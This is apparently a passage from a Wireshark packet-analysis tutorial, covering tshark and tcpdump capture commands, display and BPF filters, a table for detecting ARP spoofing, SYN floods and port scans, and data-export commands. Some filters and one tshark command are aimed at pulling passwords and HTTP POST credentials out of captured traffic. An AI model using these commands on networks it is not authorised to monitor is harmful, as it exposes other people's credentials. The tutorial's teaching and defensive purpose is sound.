ICMP Redirect	ICMP	Convince hosts to use attacker as default gateway	IP networks

Wireshark — Packet Analysis

Wireshark is the world's most widely used open-source packet analyzer. It provides a graphical interface for capturing and deeply analyzing network traffic at all protocol layers.

Starting a Capture

```
Terminal
# Launch Wireshark GUI
$ wireshark &

# Command-line capture with tshark
$ sudo tshark -i eth0                          # Live capture
$ sudo tshark -i eth0 -w capture.pcap          # Save to file
$ sudo tshark -r capture.pcap                  # Read saved file
$ sudo tshark -i eth0 -c 100                   # Capture 100 packets then stop

# Quick capture with tcpdump (lightweight alternative)
$ sudo tcpdump -i eth0 -w output.pcap
$ sudo tcpdump -i eth0 host 192.168.1.100
$ sudo tcpdump -i eth0 port 80
```

Wireshark Display Filters

Display filters narrow down visible packets without discarding data. They use a specific syntax based on protocol fields.

Filter Expression	What It Captures
http	All HTTP traffic
http.request.method == "POST"	HTTP POST requests (may contain credentials)
http contains "password"	HTTP packets with 'password' in the body
ftp	FTP control traffic (credentials visible)
ftp-data	FTP data transfer packets
telnet	Telnet sessions (fully cleartext)
dns	All DNS queries and responses
dns.qry.name contains "bank"	DNS lookups containing the word 'bank'
arp	All ARP requests and replies
arp.opcode == 2	ARP replies only (used to detect ARP spoofing)
ip.addr == 192.168.1.100	All traffic to or from specific IP
ip.src == 192.168.1.100	Traffic FROM specific IP only

tcp.port == 443	HTTPS traffic
tcp.flags.syn == 1	TCP SYN packets (connection attempts)
icmp	All ICMP traffic (ping, traceroute)
!(arp or dns or icmp)	Hide background noise — show only data traffic

Capture Filters (BPF Syntax)

Capture filters run before packets are stored — they reduce capture file size. They use Berkeley Packet Filter (BPF) syntax, different from display filters.


Capture Filter	Effect
host 192.168.1.100	Capture only traffic to/from this host
net 192.168.1.0/24	Capture only traffic on this subnet
port 80	Capture only HTTP traffic
not port 22	Exclude SSH traffic
tcp and port 443	Only HTTPS/TCP traffic
ether host AA:BB:CC:DD:EE:FF	Only traffic from/to specific MAC


Detecting Attacks with Wireshark


Attack to Detect	Filter to Use	What to Look For
ARP Spoofing	arp	Multiple ARP replies for same IP with different MACs; gratuitous ARP flood
MAC Flooding	eth	Thousands of frames per second from unique random MAC addresses
DHCP Starvation	bootp	Rapid DHCP DISCOVER flood from multiple MAC addresses
DNS Poisoning	dns	Duplicate responses to same query ID with different answers
SYN Flood	tcp.flags.syn==1	High volume of SYN packets with no corresponding ACK (half-open connections)
Port Scan	tcp.flags==0x002	Sequential SYN packets to many different ports from single source


Exporting & Analyzing Data


```
Terminal
# Export captured data from tshark
$ tshark -r capture.pcap -T fields -e ip.src -e ip.dst -e tcp.port

# Extract HTTP credentials
$ tshark -r capture.pcap -Y 'http.request.method == POST' \
  -T fields -e http.file_data

# Extract all DNS queries
$ tshark -r capture.pcap -Y dns.flags.response==0 \
  -T fields -e dns.qry.name

# Decrypt HTTPS (requires pre-master secret log file)
# In browser: set SSLKEYLOGFILE=/tmp/ssl.log
# In Wireshark: Edit → Preferences → Protocols → TLS → Key log file
```




